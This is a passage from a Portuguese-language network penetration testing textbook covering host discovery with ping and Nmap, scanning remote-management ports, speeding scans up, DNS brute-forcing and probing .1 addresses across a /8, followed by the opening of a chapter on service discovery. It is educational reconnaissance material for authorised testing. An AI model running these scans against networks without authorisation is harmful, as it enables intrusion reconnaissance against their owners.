~$ cat pingsweep.txt |grep "bytes from" |cut -d " " -f4 |cut -d ":" -f1 >
Ê targets.txt
```

Com isso, um arquivo será criado, o qual poderá ser usado com o Nmap, o Metasploit ou qualquer outra ferramenta de pentest que aceite uma lista de endereços IP como argumento da linha de comando:

```
~$ cat targets.txt
10.0.10.1
10.0.10.27
10.0.10.95
10.0.10.88
10.0.10.90
10.0.10.151
10.0.10.125
10.0.10.138
10.0.10.160
10.0.10.206
10.0.10.207
10.0.10.188
10.0.10.205
```

10.0.10.204
10.0.10.200
10.0.10.201
10.0.10.220
10.0.10.225
10.0.10.226
10.0.10.239
10.0.10.203
10.0.10.202

2.2.3 Limitações ao uso do comando ping

Embora o comando ping funcione bem no cenário de exemplo, há algumas limitações quanto ao seu uso como um método confiável para a descoberta de hosts em um pentest de rede corporativa. Em primeiro lugar, o comando não será particularmente conveniente se você tiver várias faixas de endereços IP ou diversas faixas pequenas /24 separadas em diferentes segmentos de uma faixa /16 ou /8 maiores. Por exemplo, seria difícil usar o comando bash anterior caso fosse necessário fazer um sweep (varredura) somente em 10.0.10, 10.0.13 e 10.0.36. É claro que poderíamos executar três comandos separados, criar três arquivos-texto distintos e juntá-los, mas esse método não seria possível de escalar caso fosse necessário fazer um sweep em várias faixas.

O próximo problema com o uso do ping é o fato de sua saída ser bastante conturbada, contendo muitas informações desnecessárias. Sim, é possível usar o grep como no exemplo anterior para extrair cirurgicamente os dados de que precisamos, mas, então, por que armazenaríamos todas essas informações desnecessárias em um arquivo-texto gigantesco? No final das contas, o grep mais o cut podem fazer você sair de diversas situações complicadas, mas uma saída XML estruturada, que possa ser interpretada e ordenada com uma linguagem de scripting como o Ruby, seria preferível, sobretudo se você vai testar uma rede grande, com milhares ou até mesmo dezenas de milhares de hosts. Por esse motivo, é muito melhor usar o Nmap para fazer a descoberta de hosts.

Vimos um método rudimentar de descoberta de hosts que funciona bem em situações limitadas. Gostaria de apresentar agora um modo muito melhor de fazer uma descoberta de hosts, usando uma ferramenta extremamente eficaz: o Nmap.

2.3 Descobrindo hosts com o Nmap

A sondagem (probe) de descoberta com ecos ICMP é o método mais amplamente adotado na descoberta de hosts em redes internas, usado pelos pentesters (e, provavelmente, pelos invasores de verdade) atualmente. Vou apresentar quatro argumentos de linha de comando do Nmap, ou *flags*, e explicarei o que fazem e por que devem ser incluídos em seu comando de descoberta. Para fazer um sweep ICMP em todas as faixas que estão no arquivo ranges.txt, execute o comando a seguir na pasta de nível mais alto, a qual, no meu caso, é a pasta capsulecorp:

```
sudo nmap -sn -iL discovery/ranges.txt -oA discovery/hosts/pingsweep -PE
```

A Listagem 2.3 exibe a saída desse comando. Sinta-se à vontade para executar esse comando em sua própria rede, pois ele não causará nenhum dano. Se executar o comando na rede de sua empresa, você não provocará nenhuma falha. Apesar disso, essa atividade poderá ser detectada pelo seu SOC (Security Operations Center, ou Centro de Operações de Segurança); portanto, talvez você prefira avisá-los com antecedência.

Listagem 2.3 – Descoberta de hosts do Nmap utilizando ICMP

```
Starting nmap 7.70SVN ( https://nmap.org ) at 2019-04-30 10:53 CDT
nmap scan report for amplifi.lan (10.0.10.1)
Host is up (0.0022s latency).
nmap scan report for MAREMD06FEC82.lan (10.0.10.27)
Host is up (0.36s latency).
nmap scan report for VMB4000.lan (10.0.10.88)
Host is up (0.0031s latency).
nmap scan report for 10.0.10.90
Host is up (0.24s latency).
nmap scan report for 10.0.10.95
```

```
Host is up (0.0054s latency).
nmap scan report for AFi-P-HD-ACC754.lan (10.0.10.125)
Host is up (0.010s latency).
nmap scan report for AFi-P-HD-ACC222.lan (10.0.10.138)
Host is up (0.0097s latency).
nmap scan report for rdc01.lan (10.0.10.151)
Host is up (0.00024s latency).
nmap scan report for android-d36432b99ab905d2.lan (10.0.10.181)
Host is up (0.18s latency).
nmap scan report for bookstack.lan (10.0.10.188)
Host is up (0.0019s latency).
nmap scan report for 10.0.10.200
Host is up (0.0033s latency).
nmap scan report for 10.0.10.201
Host is up (0.0033s latency).
nmap scan report for 10.0.10.202
Host is up (0.0033s latency).
nmap scan report for 10.0.10.203
Host is up (0.0024s latency).
nmap scan report for 10.0.10.204
Host is up (0.0023s latency).
nmap scan report for 10.0.10.205
Host is up (0.0041s latency).
nmap scan report for 10.0.10.206
Host is up (0.0040s latency).
nmap scan report for 10.0.10.207
Host is up (0.0037s latency).
nmap scan report for 10.0.10.220
Host is up (0.25s latency).
nmap scan report for nail.lan (10.0.10.225)
Host is up (0.0051s latency).
nmap scan report for HPEE5A60.lan (10.0.10.239)
Host is up (0.56s latency).
nmap scan report for pentestlab01.lan (10.0.10.160)
Host is up.
nmap done: 256 IP addresses (22 hosts up) scanned in 2.29 second
```

Esse comando utiliza quatro flags de linha de comando do Nmap. A saída do comando `help` é muito útil para explicar o que essas flags fazem. A primeira flag diz ao Nmap que execute uma varredura com ping, sem verificação de portas abertas. A segunda flag é usada

para especificar onde está o arquivo de entrada; nesse caso, é discovery/ranges.txt. A terceira flag diz ao Nmap que utilize todos os três principais formatos de saída, que explicarei mais tarde, enquanto a quarta flag lhe diz que utilize uma sondagem de descoberta com eco ICMP:

```
-sn: Ping Scan - disable port scan
-iL <inputfilename>: Input from list of hosts/networks
-oA <basename>: Output in the three major formats at once
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

2.3.1 Principais formatos de saída

Se você for agora para o diretório discovery/hosts, no qual pediu que o Nmap escrevesse a saída do pingsweep, verá três arquivos: pingsweep.nmap, pingsweep.gnmap e pingsweep.xml. Vá em frente e faça um cat nesses três arquivos para se familiarizar com a sua aparência. O arquivo de saída XML será conveniente quando você começar a fazer um scanning de alvos individuais em busca de portas e serviços à escuta na rede. Neste capítulo, você precisará prestar atenção somente no arquivo pingsweep.gnmap. Esse é o formato de arquivo do Nmap que pode ser usado com o grep, o qual, convenientemente, coloca todas as informações úteis em uma única linha, de modo que é possível usar o grep rapidamente para encontrar o que você estiver procurando. Você pode usar o grep para procurar a string “Up” a fim de obter o endereço IP de todos os hosts que responderam à sua sondagem de descoberta com eco ICMP.

Isso é conveniente porque você quer criar uma lista de alvos contendo somente os endereços IP dos alvos ativos nas faixas de endereços IP que estão em seu escopo. Execute o comando a seguir para ver uma saída semelhante àquela exibida na próxima listagem:

```
grep "Up" pingsweep.gnmap
```

Listagem 2.4 – Usando grep para processar a saída do Nmap em busca de hosts ativos

```
Host: 10.0.10.1 (amplifi.lan)  Status: Up
```

```
Host: 10.0.10.27 (06FEC82.lan)  Status: Up
Host: 10.0.10.88 (VMB4000.lan) Status: Up
Host: 10.0.10.90 ()   Status: Up
Host: 10.0.10.95 ()   Status: Up
Host: 10.0.10.125 (AFi-P-HD.lan) Status: Up
Host: 10.0.10.138 (AFi-P-HD2.lan) Status: Up
Host: 10.0.10.151 (rdc01.lan)  Status: Up
Host: 10.0.10.181 (android.lan)    Status: Up
Host: 10.0.10.188 (bookstack.lan)    Status: Up
Host: 10.0.10.200 ()  Status: Up
Host: 10.0.10.201 ()  Status: Up
Host: 10.0.10.202 ()  Status: Up
Host: 10.0.10.203 ()  Status: Up
Host: 10.0.10.204 ()  Status: Up
Host: 10.0.10.205 ()  Status: Up
Host: 10.0.10.206 ()  Status: Up
Host: 10.0.10.207 ()  Status: Up
Host: 10.0.10.220 ()  Status: Up
Host: 10.0.10.225 (nail.lan)  Status: Up
Host: 10.0.10.239 (HPEE5A60.lan)    Status: Up
Host: 10.0.10.160 (pentestlab01.lan)  Status: Up ❶
```

❶ Meu endereço IP, conforme mostrado na Listagem 2.1.

Como no exemplo com o ping, o comando cut pode ser usado para criar um arquivo targets.txt. Prefiro colocar esse arquivo no diretório discovery/hosts, mas essa é somente uma questão de preferência pessoal. O comando a seguir insere todos os endereços IP dos hosts que estão ativos no arquivo chamado targets.txt:

```
~$ grep "Up" pingsweep.gnmap | cut -d " " -f2 > targets.txt
```

Em alguns casos, talvez você ache que os resultados de seu scan pingsweep não representam o número exato de hosts que você esperava encontrar. Muitas vezes, isso se deve ao fato de vários ou de todos os hosts no escopo de seu alvo se recusarem a enviar respostas de eco ICMP. Se isso for verdade, provavelmente será porque o administrador do sistema os configurou propositalmente dessa forma em virtude de uma falsa noção de que fazer isso deixaria a empresa mais segura. Na verdade, isso, de modo algum, impede que os hosts sejam descobertos; significa apenas que você

terá de usar um método alternativo. Um desses métodos é aquele ao qual me refiro como método de detecção de portas RMI (Remote Management Interface, ou Interface de Gerenciamento Remoto).

2.3.2 Usando portas de interface de gerenciamento remoto

A filosofia, nesse caso, é simples. Se houver um host na rede, ele existe para um propósito. Supostamente, esse host deve ser remotamente acessível à equipe de TI e de administração da rede com vistas à manutenção; portanto, algum tipo de porta RMI deve estar aberta nesse host. As portas padrões para a maioria das RMIs são geralmente conhecidas, e você pode usar esse fato para criar uma pequena lista de portas para scan, a ser usada para fazer uma detecção de hosts em uma faixa ampla.

Você pode fazer quantos experimentos quiser com isso e incluir quantas portas RMI desejar, mas tenha em mente que o objetivo é identificar hosts rapidamente – e fazer o scanning de muitas portas por endereço IP atrapalhará esse objetivo. Em algum momento, você poderá simplesmente fazer uma descoberta de serviços em toda a faixa, e isso funcionará bem, mas, dependendo do número de hosts ativos *versus* IPs inativos, poderia demorar dez vezes mais do que o necessário. Como a maior parte dos clientes paga por hora, não recomendo fazer isso.

Acho que uma lista simples com cinco portas, que considero serem as cinco principais RMIs, é capaz de fazer maravilhas para descobrir hosts intrincados, configurados para ignorar sondagens ICMP. Eu utilizo as cinco portas a seguir:

- Microsoft Remote Desktop (RDP): TCP 3389
- Secure Shell (SSH): TCP 22
- Secure Shell (SSH): TCP 2222
- HTTP/HTTPS: TCP 80, 443

É claro que eu não seria tão audacioso a ponto de alegar que todo e qualquer host em qualquer rede terá uma dessas cinco portas

abertas, qualquer que seja a situação. Contudo, argumentarei que, se você fizer o scanning dessas cinco portas em qualquer rede corporativa do mundo, certamente vai identificar muitos alvos, e não demoraria muito. Para ilustrar esse conceito, executarei um scan para descoberta na mesma faixa de endereços IP anterior, porém, desta vez, visando às cinco portas TCP que listei. Sinta-se à vontade para fazer o mesmo em sua rede alvo:

```
~$ nmap -Pn -n -p 22,80,443,2222,3389 -iL discovery/ranges.txt
Ê -oA discovery/hosts/rmisweep
```

DICA Esse tipo de scan de descoberta será conveniente quando seu scan pingsweep não devolver nada, por exemplo, se o seu cliente tiver configurado todos os sistemas para ignorarem as requisições de eco ICMP. O único motivo pelo qual alguém configuraria uma rede dessa forma é no caso de uma pessoa ter lhe dito que essa configuração seria mais segura. Agora você sabe o quanto isso é uma tolice (supondo que você ainda não soubesse).

Nesse exemplo, vimos algumas flags novas que explicarei antes de prosseguirmos. A primeira flag diz ao Nmap que ignore o ping do endereço IP para ver se está ativo, antes de fazer um scanning das portas abertas. A segunda flag lhe diz que não desperdice tempo executando uma resolução de nome de DNS, enquanto a terceira nova flag especifica as cinco portas TCP que queremos verificar em cada endereço IP:

```
-Pn: Treat all hosts as online -- skip host discovery
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
-p <port ranges>: Only scan specified ports
```

Antes de observar o resultado desse scan, espero que você tenha percebido que esse comando demorou bem mais que o comando anterior. Se não percebeu, execute-o novamente e preste atenção. Você pode executar os comandos do Nmap novamente, e eles apenas sobrescreverão o arquivo de saída com os dados da execução mais recente. No meu caso, o scan demorou um pouco mais de 28 segundos para fazer a varredura de toda a faixa /24, como podemos ver no pequeno trecho listado a seguir.

Listagem 2.5 – Saída parcial do scan do Nmap concluído

```
nmap scan report for 10.0.10.255
```

```
Host is up (0.000047s latency).

PORT   STATE  SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
443/tcp filtered https
2222/tcp filtered EtherNetIP-1
3389/tcp filtered ms-wbt-server

nmap done: 256 IP addresses (256 hosts up) scanned in 28.67 seconds ❶
```

❶ O scan demorou 28 segundos para ser concluído.

Esse scan demorou dez vezes mais que o scan anterior. Por que você acha que isso aconteceu? É porque o Nmap teve de verificar 256 endereços IP, com um total de 5 portas TCP em cada endereço, resultando, desse modo, em 1.280 requisições individuais. Além disso, se você observou a saída em tempo real, talvez tenha percebido que o Nmap separa a faixa /24 em quatro grupos de 64 hosts. Esse é o comportamento padrão, mas pode ser alterado se você souber como fazê-lo.

2.3.3 Melhorando o desempenho do scan do Nmap

Não vou afirmar que sei por que os parâmetros default do Nmap estão configurados do modo como estão, mas tenho certeza de que há uma boa razão. Apesar disso, o Nmap funciona com muito mais rapidez, o que, com frequência, será necessário ao lidar com redes grandes e intervalos de tempo curtos. Além disso, as redes modernas chegaram longe no que diz respeito à largura de banda e à capacidade de carga, e suspeito que esses tenham sido os fatores originais quando esses limites default de baixa performance foram determinados no projeto Nmap. Com duas flags adicionais, o mesmo scan pode ser drasticamente agilizado, forçando o Nmap a testar todos os 256 hosts ao mesmo tempo, em vez de testar em grupos de 64, bem como definindo a taxa mínima de pacotes por segundo para 1.280. Para ver por si mesmo, vá em frente e execute

o comando da Seção 2.3.3 novamente, porém, desta vez, acrescente --min-hostgroup 256 --min-rate 1280 no final do comando:

```
~$ nmap -Pn -n -p 22,80,443,3389,2222 -iL discovery/ranges.txt
Ê -oA discovery/hosts/rmisweep --min-hostgroup 256 --min-rate 1280
```

Listagem 2.6 – Usando --min-hostgroup **e** --min-rate **para agilizar o Nmap**

```
nmap scan report for 10.0.10.255
Host is up (0.000014s latency).

PORT   STATE  SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
443/tcp filtered https
2222/tcp filtered EtherNetIP-1
3389/tcp filtered ms-wbt-server

nmap done: 256 IP addresses (256 hosts up) scanned in 2.17 seconds ❶
```

❶ Dessa vez, o scan terminou em dois segundos.

Como podemos ver, foi uma economia de tempo significativa em comparação com o scan anterior. Eu já era um pentester profissional há mais de um ano, conduzindo procedimentos de teste rotineiros em empresas de porte médio, quando alguém me mostrou esse truque; definitivamente, gostaria de ter tomado conhecimento disso mais cedo.

AVISO Essa técnica de agilizar os scans não é mágica, e tem limitações quanto ao seu alcance. Contudo, já utilizei uma configuração de --min-rate de até 50.000, e apesar de várias mensagens de erro do nmap, consegui fazer o scan de 5 portas em 10.000 hosts ou de 50 portas em 1.000 hosts rapidamente, com sucesso. Se você obedecer ao limite máximo, é provável que verá resultados consistentes.

Você pode verificar o resultado de sua varredura de RMI fazendo um grep em busca da string "open" no arquivo rmisweep.gnmap da seguinte maneira:

```
~$ cat discovery/hosts/rmisweep.gnmap |grep open | cut -d " " -f2
10.0.10.1
10.0.10.27
10.0.10.95
```

10.0.10.125
10.0.10.138
10.0.10.160
10.0.10.200
10.0.10.201
10.0.10.202
10.0.10.203
10.0.10.204
10.0.10.205
10.0.10.206
10.0.10.207
10.0.10.225
10.0.10.239

É claro que esse método não descobrirá todos os alvos da rede; somente os sistemas que tiverem uma das cinco portas escutando a rede serão exibidos. Certamente poderíamos aumentar o número de hosts a serem descobertos acrescentando mais portas; tenha em mente, porém, que há uma correlação direta entre o número de portas adicionais e um aumento perceptível no tempo necessário para que seu scan de descoberta seja concluído. Recomendo empregar esse método somente quando a sondagem de descoberta com eco ICMP não devolver nenhum host. Esse é um sinal evidente de que o administrador de sistemas de sua rede alvo leu um livro sobre segurança dos anos 1980 e decidiu bloquear explicitamente as respostas ao eco ICMP.

2.4 Métodos adicionais para descoberta de hosts

Há vários outros métodos para identificar hosts na rede – demais para serem discutidos em detalhes em um único capítulo. Nove em cada dez vezes, uma simples sondagem de descoberta com eco ICMP será suficiente. No entanto, apresentarei algumas técnicas que valem a pena mencionar porque já tive de usá-las ocasionalmente durante um procedimento de teste, e você poderá se ver em uma situação semelhante. O primeiro método que gostaria de mencionar é o uso de força bruta de DNS (DNS brute-

forcing).

2.4.1 Força bruta de DNS

Embora esse exercício seja mais comum em pentest de rede externa do que de rede interna, ele ainda tem sua utilidade ocasional em um INPT. O conceito de força bruta de DNS (DNS brute-forcing) é muito fácil de entender. Utilizamos uma lista de palavras gigantesca contendo subdomínios comuns como vpn, mail, corp, intranet e assim por diante, e fazemos requisições automáticas de resolução de nomes de host para um servidor DNS alvo a fim de ver quais nomes são resolvidos para um endereço IP. Ao fazer isso, talvez você descubra que mail.companydomain.local seja resolvido para 10.0.20.221 e web01.companydomain.local seja resolvido para 10.0.23.100. Isso informaria que, no mínimo, há hosts que estão nas faixas 10.0.23.0/24 e 10.0.20.0/24.

Há um problema evidente nesse método: os clientes podem nomear seus sistemas do modo que quiserem; portanto, essa técnica será apenas tão boa quanto o tamanho e a precisão de sua lista de palavras. Por exemplo, se seu cliente for fascinado pelos personagens de *Star Trek* (Jornada nas Estrelas), números primos e jogos de xadrez, há uma chance de terem nomes de host exóticos como "spockqueen37", o qual será improvável de constar em sua lista de subdomínios para ser adivinhado por meio de força bruta.

Apesar disso, a maioria dos administradores de rede tende a se ater a nomes de host fáceis de lembrar porque isso faz sentido e facilita a documentação. Assim, com a lista certa de palavras, esse método pode ser um modo eficaz de descobrir vários hosts ou faixas de endereços IP, sem usar nada além de requisições de DNS. Meu amigo e colega Mark Baseggio criou uma ferramenta eficaz para força bruta de DNS chamada *aiodnsbrute*, que é a abreviatura de Async DNS Brute. Você pode consultar a sua página no GitHub, fazer download do código e testá-lo acessando: https://github.com/blark/aiodnsbrute.

2.4.2 Captura e análise de pacotes

Esse tópico está um pouco além do escopo de um livro introdutório sobre pentest de rede, portanto não faz sentido apresentar os detalhes. Em vez disso, vou apenas explicar o processo e o motivo pelo qual você poderia querer usá-lo. O processo de captura e análise de pacotes é simples de conceituar. Basta abrir um programa de captura de pacotes, por exemplo, o Wireshark ou o tcpdump, e colocar a sua placa de interface de rede em modo monitor, criando o que é chamado em alguns círculos de *sniffer de pacotes*.

Seu sniffer escutará todo e qualquer pacote que trafegue pela sua faixa de broadcast local e os exibirá a você em tempo real. Entender o significado das informações contidas nesses pacotes exige muita compreensão de vários protocolos de rede, mas até mesmo uma pessoa inexperiente será capaz de extrair endereços IP contidos nos campos de origem e de destino de qualquer pacote de rede. É possível fazer o log de uma captura de pacotes demorada em um único arquivo e, em seguida, fazer o parse da saída em busca de todos os endereços IP únicos.

O único motivo lógico para alguém usar esse método seria para executar um procedimento de teste discreto, por exemplo, um pentest de equipe vermelha (red team), na qual os invasores devem passar despercebidos pelo máximo de tempo possível; mesmo algo tão inofensivo como uma varredura ICMP estaria fora do escopo do procedimento porque poderia ser possivelmente detectado. Esses tipos de procedimentos de teste são muito divertidos. Contudo, falando de modo realista, somente as empresas mais maduras, que já conduziram vários pentests tradicionais e passaram por ciclos de correções, deveriam considerar um exercício desse tipo.

2.4.3 Buscando sub-redes

Muitas vezes, em um procedimento de teste caixa-preta (black-box), percebo que o cliente tem endereços IP espalhados por todos os

lugares em uma rede /8 grande, por exemplo, 10.0.0.0/8. São mais de 16 milhões de possíveis endereços IP. Mesmo com o uso de flags para melhorar o desempenho, fazer o scanning de tantos endereços IP seria complicado. Considerando que o escopo de seu procedimento de teste é oportunista por natureza, e seu foco está menos em descobrir cada sistema individual e mais em identificar o máximo possível de vetores de ataque em pouco tempo, eu descobri um truque interessante, que me ajudou a reduzir o tempo necessário para fazer a descoberta de alvos em faixas grandes, mais vezes do que sou capaz de me lembrar. Sem dúvida, isso funcionará caso você se veja em um procedimento de teste cujo escopo seja semelhante.

O truque exige que o pressuposto a seguir esteja correto: cada sub-rede utilizada contém um host no endereço IP .1. Se você é um tipo de pessoa inclinada a pensar em termos absolutos, talvez decida que, como esse não será o caso todas as vezes, poderia muito bem jamais ser o caso. Muitas pessoas responderam dessa forma quando tentei explicar esse método. Elas dizem: “Mas, e se .1 não estiver sendo usado? Você deixará de descobrir uma sub-rede inteira”. A isso, eu digo: “Então é isso”. A questão é que, com base em minha experiência, posso dizer que nove de dez sub-redes utilizáveis contêm um host em .1. Isso ocorre porque as pessoas são previsíveis. É claro que há exceções aqui e ali, mas a maioria das pessoas se comporta de forma previsível. Assim, crio um scan Nmap que tem o aspecto exibido a seguir:

Listagem 2.7 – Scan do Nmap para identificar possíveis faixas de endereços IP

```
~$ sudo nmap -sn 10.0-255.0-255.1 -PE --min-hostgroup 10000 --min-rate
  10000
Warning: You specified a highly aggressive --min-hostgroup.
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-03 10:15 CDT
Nmap scan report for amplifi.lan (10.0.10.1) ❶
Host is up (0.0029s latency).
MAC Address: ##:##:##:##:##:## (Unknown)
Nmapnmap done: 65536 IP addresses (1 host up) scanned in 24.51 seconds
```

❶ Apenas uma sub-rede foi identificada, o que era esperado nesse caso.

Esse scan demorou menos de um minuto para fazer o ping no nó .1 de todas as 65.536 faixas /24 possíveis em uma faixa /8 gigantesca. Para cada endereço IP obtido, coloco a faixa /24 correspondente a esse IP em meu arquivo ranges.txt, e então executo meus métodos usuais de descoberta de hosts na rede. Nem é preciso dizer que esse método não é completo, pois não detectará sub-redes que não contiverem um host no nó .1. Contudo, não sou capaz de dizer quantas vezes impressionei um cliente que possuía hosts espalhados no mundo todo ao lhe enviar um email 15 minutos após a reunião de kick-off (início das atividades) nas instalações da empresa, afirmando que havia concluído a descoberta de alvos em sua /8 e havia identificado 6.482 hosts (um número arbitrário que acabei de inventar), os quais iria começar a testar em seguida, em busca de serviços e vulnerabilidades.

Exercício 2.1: Identificando os alvos de seu procedimento de teste

Crie um diretório em sua VM de pentest que servirá como a pasta para o seu procedimento de teste neste livro. Coloque a(s) faixa(s) de endereços IP para o seu procedimento na pasta de descoberta (discovery), em um arquivo chamado ranges.txt. Utilize o nmap e as técnicas de descoberta de hosts que aprendemos neste capítulo para descobrir todos os alvos ativos de seu arquivo ranges.txt e coloque os endereços IP em um arquivo chamado targets.txt.

Quando terminar, você deverá ter uma árvore de diretórios semelhante a este exemplo:

```
pentest
    documentation
    focused-penetration
    discovery
        hosts
            targets.txt
        ranges.txt
        services
        vulnerabilities
```

privilege-escalation

Resumo

- A fase de coleta de informações começa com a descoberta de hosts.
- O ICMP é o método preferível para a descoberta de hosts na rede.
- O Nmap aceita várias faixas IP e oferece um resultado mais conveniente que o ping.
- Se o ICMP estiver desativado, os hosts poderão ser descobertos utilizando portas RMI comuns.
- O scan do Nmap pode ser agilizado com --min-hostgroup e --min-rate.

CAPÍTULO 3

Descobrindo serviços na rede

Este capítulo inclui:

- entender os serviços de rede do ponto de vista de um invasor;
- descoberta de serviços na rede usando o Nmap;
- organizar e ordenar a saída do scan do Nmap;
- criação de listas de alvos específicas por protocolo para a descoberta de vulnerabilidades.

No último capítulo, vimos que a fase de coleta de informações está dividida em três sub-fases distintas:

A Descoberta de hosts

B Descoberta de serviços

C Descoberta de vulnerabilidades

Você já deve ter terminado a primeira subfase. Se ainda não fez a descoberta de hosts em seu ambiente alvo, volte e conclua o Capítulo 2 antes de prosseguir. Neste capítulo, veremos como executar a segunda subfase: a descoberta de serviços. Durante a descoberta de serviços, seu objetivo será identificar quaisquer serviços disponíveis que estiverem à escuta na rede, presentes nos hosts descobertos durante a subfase A, os quais podem estar vulneráveis a um ataque.

É importante enfatizar o meu uso das palavras “podem estar vulneráveis . . .”. Não se preocupe ainda em determinar, com certeza, se um serviço está vulnerável a um ataque; retomarei esse assunto em capítulos mais adiante. No momento, você deve se preocupar somente em identificar quais serviços estão disponíveis e como coletar o máximo de informações que puder sobre eles. Em

outras palavras, se um serviço existe, ele pode estar vulnerável, mas você ainda não deve manter o foco nisso. Por que eu pediria a você que se contenha em determinar se os serviços descobertos estão vulneráveis a um ataque? Esse não é o ponto principal de um pentest? É, mas, se quiser ser bem-sucedido, é necessário agir como faria um invasor de verdade.

Advertência: seja abrangente!

Vale a pena repetir isto: resista ao impulso de se enveredar e explorar cada uma das várias possibilidades que você provavelmente descobrirá nessa subfase. Em vez disso, apenas tome nota dos possíveis vetores de ataque e então continue fazendo uma descoberta de serviços completa em todo o escopo visado.

Compreendo que possa ser tentador explorar o primeiro caminho com o qual você deparar. Afinal de contas, seu objetivo, em última instância, é descobrir e explorar os pontos fracos críticos em seu ambiente alvo. Prometo que você terá resultados mais valiosos se optar por ser abrangente, em vez de se apressar para terminar logo essa subfase essencial de seu pentest.

3.1 Serviços de rede do ponto de vista de um invasor

Pense em seu filme favorito de assalto, no qual os criminosos tentam invadir uma instalação segura – um banco, um cassino, uma base militar, não importa (estou pensando em *Onze homens e um segredo*). Os “bandidos” não batem na primeira porta ou janela que virem, sem antes criar um plano detalhado ao longo de vários dias ou semanas, que leve em consideração todas as características específicas de seu alvo, bem como os pontos fortes individuais dos membros da equipe.

Em geral, os invasores obtêm um mapa ou uma planta do alvo e passam bastante tempo analisando todos os diferentes modos de entrar no prédio: portas, janelas, estacionamentos, elevadores ou saídas para ventilação – o que você puder imaginar. Do ponto de vista de um invasor, podemos chamá-los de *pontos de entrada* ou

superfícies de ataque – e é exatamente isso que são os serviços de rede: pontos de entrada para a rede alvo. São as superfícies que você atacará na tentativa de conseguir um acesso não autorizado a áreas restritas da rede.

Se os criminosos do filme forem bons no que fazem, eles simplesmente evitarão caminhar até o prédio para testar a porta lateral a fim de ver se está destrancada, por nenhum outro motivo além do simples fato de que alguém poderia vê-los, soar o alarme sempre presente e acabar totalmente com a missão. Em vez disso, os criminosos verificam todos os pontos de entrada e, com base em seus objetivos, seu conjunto de aptidões, os pontos de entrada disponíveis e o tempo e os recursos de que dispõem para fazer o trabalho, criam um plano de ataque sofisticado, que tenha uma alta probabilidade de sucesso.

Um pentester deve fazer o mesmo. Portanto, não se preocupe em como "entrar" em sua rede alvo por enquanto. A descoberta de serviços tem como foco identificar o máximo possível de "portas e janelas" (serviços de rede) e criar um mapa ou diagrama da rede. Essa é apenas uma analogia para fins de ilustração; não é necessário criar realmente um diagrama ou esquema propriamente dito da rede, mas uma lista de todos os serviços à escuta e de quaisquer informações que você puder descobrir sobre esses serviços. Quanto mais serviços você identificar, maiores serão as chances de encontrar um que esteja aberto ou que, no mínimo, tenha um cadeado quebrado, quando você passar para a descoberta de vulnerabilidades.




Figura 3.1 – Subfase B: fluxo de trabalho da descoberta de serviços.

A Figura 3.1 mostra uma representação gráfica de toda a subfase de descoberta de serviços, dividida em seus componentes individuais. Essa subfase começa com a lista targets.txt criada na fase de descoberta de hosts e termina com um conhecimento detalhado de todos os serviços disponíveis na rede, armazenados em listas distintas, específicas para cada protocolo, que serão usadas no próximo capítulo.

3.1.1 Entendendo a comunicação dos serviços de rede

Vamos iniciar essa subfase definindo exatamente o que quero dizer quando digo *serviço de rede*. Um serviço de rede pode ser definido como qualquer aplicação ou software que esteja escutando requisições em uma porta de rede que varia de 0 a 65.535. O

protocolo de um serviço em particular determina o formato apropriado de uma dada requisição, bem como o que pode estar na resposta a essa requisição.

Mesmo que não tenha pensado muito a respeito dos serviços de rede no passado, você interage com pelo menos um deles todos os dias: o serviço de web. Um serviço de web funciona obedecendo às restrições do protocolo HTTP.

